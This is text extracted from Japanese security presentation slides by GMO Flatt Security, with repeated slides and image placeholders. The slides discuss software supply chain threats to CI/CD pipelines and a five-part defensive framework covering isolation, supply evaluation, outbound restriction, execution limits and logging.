CI on: [push, pull_request] cache (3) 悪いキャッシュを踏んでしまう jobs: build: steps: - uses: ... - run: ... jobs: build: steps: - uses: ... - run: ... © 2025 GMO Flatt Security Inc. All Rights Reserved. -
You may wonder: しかしこれって全部OSSの話では? 自分は何か公開してるわけじゃないしねえ © 2025 GMO Flatt Security
Inc. All Rights Reserved. -

…というわけにもいかない (B) 供給の評価・制限 xxx.sh 数多のプライベートリポジトリが 依存しているであろう ツール・パッケージ群が狙われている (E) 全体の記録と評価 (D)
行使の制限 (A) Computing の分離・制限 foobar.example (C) 送信の制限 © 2025 GMO Flatt Security Inc. All Rights Reserved. -

…というわけにもいかない (B) 供給の評価・制限 xxx.sh 数多のプライベートリポジトリが 依存しているであろう ツール・パッケージ群が狙われている CI/CD 環境はわりと守られてないエンドポイント 手元端末/本番環境ならありそうなログが
割と残ってない(狙い目) (E) 全体の記録と評価 foobar.example (C) 送信の制限 (D) 行使の制限 (A) Computing の分離・制限 © 2025 GMO Flatt Security Inc. All Rights Reserved. -
You may wonder: しかしこれって全部OSSの話では? 自分は何か公開してるわけじゃないしねえ ソフトウェアサプライチェーン系の話題に 「対岸の火事」はない (…ので、面倒な問題である) © 2025
GMO Flatt Security Inc. All Rights Reserved. -

【再掲】未来予想:今後の Software Engineering のためのハーネス設計 ① SDLC各所でのFB と… ② セキュアな計算環境の確保 ?
(B) 供給の評価・制限 xxx.sh (E) 全体の記録と評価 🔥 Error logs: ... ここで使えるピースは、現代、正直少ない・・・ Code Build Ship Run foobar.example (C) 送信の制限 (D) 行使の制限 (A) Computing の分離・制限 Vulnerable! Here’s a fix: Type Error: T is not ... © 2025 GMO Flatt Security Inc. All Rights Reserved. -

【再掲】過去のイシューの構造 (B) 供給の評価・制限 xxx.sh 数多のプライベートリポジトリが 依存しているであろう ツール・パッケージ群が狙われている CI/CD 環境はわりと守られてないエンドポイント 手元端末なら/本番環境ならありそうなログが
割と残ってない(狙い目) (E) 全体の記録と評価 foobar.example (C) 送信の制限 (D) 行使の制限 (A) Computing の分離・制限 © 2025 GMO Flatt Security Inc. All Rights Reserved. -

